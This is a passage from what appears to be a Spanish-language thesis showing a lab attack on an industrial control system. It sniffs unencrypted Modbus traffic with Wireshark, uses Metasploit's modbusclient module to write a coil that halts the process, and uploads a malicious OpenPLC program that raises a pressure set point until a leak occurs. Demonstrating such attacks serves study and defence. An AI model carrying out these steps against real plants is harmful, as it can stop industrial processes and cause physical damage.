
También podemos observar que se está enviando, cabe aclarar que con coils se refiere a datos binarios.

Ilustración 55... Análisis del Data Register



Fuente: Elaboración propia, 2021

Ilustración 56... Análisis del Coils Register



Fuente: Elaboración propia, 2021


6.4.2 Ataque

6.4.2.1 Sniffing

Ahora que sabemos el funcionamiento normal, procederemos a la parte de ataque a los ICS. Procediendo primero a realizar una inspección en la red o un sniffing para recolectar datos.

Para ello nos vamos a nuestra máquina de Kali linux que en este caso funciona como la máquina del atacante, abrimos el menú de aplicaciones y nos disponemos a desplegar la herramienta wireshark para ver el tráfico de la red.


Ilustración 57...Análisis de red con wireshark



Fuente: Elaboración propia, 2021

Como se puede ver hay varios protocolos siendo utilizados pero lo que a nosotros nos interesa es ver cuáles son los dispositivos que está utilizando el protocolo modbus/tcp, por lo que colocamos Modbus en el filtro para ver tráfico únicamente de ese protocolo.


Ilustración 58... Reconocimiento de IPs



Fuente: Elaboración propia, 2021

En la imagen se pueden apreciar nuevamente que son dos dispositivos los que se están comunicando el dispositivo de la IP 192.168.95.2 que es el PLC y el de la IP 192.168.90.5 que sería el SCADA (información importante luego para la parte de segura del PoC2). Pero no solo eso, con esta herramienta y dado que el protocolo modbus no cuenta con encriptado podemos ver también los datos que le está enviando el PLC al SCADA y qué acción le está pidiendo realizar que en este caso sería la acción de Read Input Registers que sería la de leer los registros, como se puede apreciar en la siguiente imagen.


Ilustración 59...Análisis del Registro de datos con wireshark



Fuente: Elaboración propia, 2021

Ahora nosotros como atacantes no tenemos mucho conocimiento del funcionamiento de la planta ni que son esos datos ni para donde van por lo que optamos por otro tipo de dato, el dato binario, que aquí lo llaman Coils y en la siguiente imagen podemos ver que el PLC se encuentra enviando constantemente este bit 0, por lo que intuimos que podría ser una alarma o una parada de emergencia, de todas formas, la variación de ese valor podría detener todo el proceso.

Ilustración 60...Análisis del Coils Register




Fuente: Elaboración propia, 2021

6.4.2.2 Exploit

Ahora que conocemos la IP del PLC y tenemos ya nuestro objetivo que es cambiar aquel valor binario, pasamos a la parte de explotación de vulnerabilidades y para ello utilizamos la herramienta llamada Metasploit para ello no vamos a la terminal y escribimos msfconsole y le damos enter.

Ilustración 61...Desplegando Metasploit



```
tomasm@kali: ~
```

```
[*] msf5 > [metasploit: v5.0.89-dev]
```

```
+ ---[ 2017 exploits - 1099 auxiliary - 343 post      ]
```

```
+ ---[ 562 payloads - 45 encoders - 10 nops       ]
```

```
+ ---[ 7 evasion          ]
```

```
Metasploit tip: Writing a custom module? After editing your module, why not try the reload command
```

```
msf5 > [
```

Fuente: Elaboración propia, 2021

Una vez desplegada la herramienta pasamos a utilizar el mismo exploit que utilizamos en el PoC anterior el módulo auxiliary/scanner/scada/modbusclient para cambiar el valor del Coil, lo configuramos, vemos que este todo correctamente y le damos a run.

Ilustración 62...Configurando el ataque


```
msf auxiliary(scanner/scada/modbusclient) > set rhosts 192.168.95.2
No.      Type          Value
655 1  Target IP     192.168.95.2
656 2  Action        > WRITE_COILS
657 3  Modbus unit    > 1
658 4  Address        > 1
659 5  Data           > 1
660 6  Address        > 40
661 7  Data           > 40
662 8  Number         > 1
663 9  Number         > 1
664 10  Number        > 1
714 11  msf3 auxiliary(scanner/scada/modbusclient) > set NUMBER 1
725 12  msf3 auxiliary(scanner/scada/modbusclient) > show options
726 13  Options       (auxiliary/scanner/scada/modbusclient):
727 14  Name          Current Setting Required Description
728 15  DATA          yes             no              Data to write (WRITE_COIL and WRITE_REGISTER modes only)
729 16  DATA_ADDRESS  40            yes             DATA address
730 17  DATA_COILS    1             no              To write to coil (WRITE_COIL mode only) e.g. R100
731 18  DATA_REGS    no             no              Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
732 19  NUMBER        1             no              Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS
733 20  RHOSTS        192.168.95.2 yes             The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
734 21  REPORT        502           yes             The target port (TCP)
735 22  UNIT_NUMBER   1             no              Modbus unit number
Frame 3:
  Ethernet 0 (Virtual)
  Transistor 0 (Virtual)
  Modbus 0 (Virtual)
  Reference 0 (Virtual)
  Auxiliary action:
    Name          Description
    ----          -----
    WRITE_COILS  Write bits to several coils

msf auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.95.2
[*] 192.168.95.2:502 - Sending WRITE_COILS...
[*] 192.168.95.2:502 - Values 1 successfully written from coil address #0
[*] Auxiliary module execution completed
[*] msf3 auxiliary(scanner/scada/modbusclient) >
```

Fuente: Elaboración propia, 2021

Como se puede apreciar en la siguiente imagen, efectivamente se pudo parar el proceso.


Ilustración 63...Resultado del ataque (apagado del sistema)



Fuente: Elaboración propia, 2021

Para el siguiente ataque consideraremos que conseguimos tener acceso remoto al Engineering Workstation y cargaremos una nueva configuración en el PLC ya que el Webserver de esta versión no cuenta con ningún factor de autenticación. Una vez dentro nos disponemos a abrir el editor OpenPLC para cargar la nueva programación.


Ilustración 64...Se ejecuta el OpenPLC en la Workstation



Fuente: Elaboración propia, 2021

Abrimos el archivo


Ilustración 65...Se abre el archivo malicioso



Fuente: Elaboración propia, 2021

En la siguiente imagen podemos ver que el valor de la presión de set point es mucho mayor que el anterior


Ilustración 66...Nuevo valor de set point



Fuente: Elaboración propia, 2021

Convertimos el archivo para que el OpenPLC pueda leerlo, y lo nombramos attack, importante es ver que se guardó en formato .st ya que luego en el webserver lo necesitaremos.


Ilustración 67...Se guarda el archivo en el formato .st



Fuente: Elaboración propia, 2021

Abrimos nuestro navegador que en este caso es Mozilla Firefox y nos dirigimos a la dirección IP del PLC, donde subiremos el nuevo archivo


Ilustración 68...Se despliega el Web Server



Fuente: Elaboración propia, 2021


Subimos el archivo

Ilustración 69... Selección de archivo



Fuente: Elaboración propia, 2021


Ilustración 70... Subiendo archivo malicioso



Fuente: Elaboración propia, 2021

Una vez que vemos que la nueva configuración se subió correctamente ya solo queda observar los resultados.


Ilustración 71...Archivo malicioso ejecutado



Fuente: Elaboración propia, 2021

A este punto lo primero que se nota son las alarmas del sistema SCADA


Ilustración 72...Resultados del archivo malicioso vistos en el SCADA



Fuente: Elaboración propia, 2021

A los pocos minutos ya se ve una gran variación en la presión lo que provoca la primera fuga.

